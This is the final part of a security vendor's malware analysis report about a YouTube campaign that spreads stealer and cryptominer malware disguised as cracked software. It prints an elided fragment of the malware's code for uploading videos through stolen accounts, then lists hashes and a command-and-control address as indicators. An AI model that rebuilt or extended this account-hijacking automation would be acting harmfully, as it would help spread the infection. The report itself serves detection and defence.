const selectBtn = yield page.$x(selectBtnXPath);

page.evaluate(() => {…
        }).catch(()=> null);
yield sleep(4000);

const [fileChooser] = yield Promise.all([…
]);
yield fileChooser.accept([pathToFile]);
// Setup onProgress
let progressChecker;
let progress = { progress: 0, stage: types_1.ProgressEnum.Uploading };
if (videoJSON.onProgress) {…
}
// Check if daily upload limit is reached
yield page.waitForXPath('//*[contains(text(),"Daily upload limit reached")]', { timeout: 15000 }).then(() => {…
}).catch(() => { });
// Wait for upload to complete
let statusss = false;
while(!statusss) {…
}
if(statusss == "abortGreh") return null;
if (videoJSON.onProgress) {…
```


Figure 5-20Code related to uploading video

Successfully uploaded video is shown below.

Figure 5-21Video uploaded successfully

6 Summarize

In this attack, attackers used YouTube to upload phishing videos containing cracked software and game cheats. They also included malicious download links in the video descriptions, tricking users into downloading malicious code. This malicious code was capable of stealing secrets and conducting cryptocurrency mining attacks on user computers, forming a fully automated attack loop: posting videos, stealing accounts, and then using these stolen accounts to further spread the malware.

Users should be vigilant and avoid downloading software from unknown sources. If an infection is discovered, they should immediately perform a comprehensive scan and remove the malware, and promptly change the password in a secure environment. Currently, this attack is still active, and Antiy CERT will continue to follow up and analyze it.

7 IoCs

9C4CE3073F2EA119951BD3226C839504
32DD96906F3E0655768EA09D11EA6150
B53EA3C1D42B72B9C2622488C5FA82ED

1D59F656530B2D362F5D540122FB2D03
6EBE294142D34C0F066E070560A335FB
64B4D93889661F2FF417462E95007FB4
ECFFB7670EE065ED3C806BA618D7210F
A1CD6A64E8F8AD5D4B6C07DC4113C7EC
FE977107B439EA30D2818A1161536B9E
AC56F398A5AD9FB662D8B04B61A1E4C5
2C4E48FCBB4413822EB1A43C4FC0736B
45.150.108.67:80

Appendix 1: References

[1] Analysis of RedLine Stealer Trojan Spread Through Video Websites
https://www.antiy.cn/research/notice&report/research_report/20211125.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four

major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

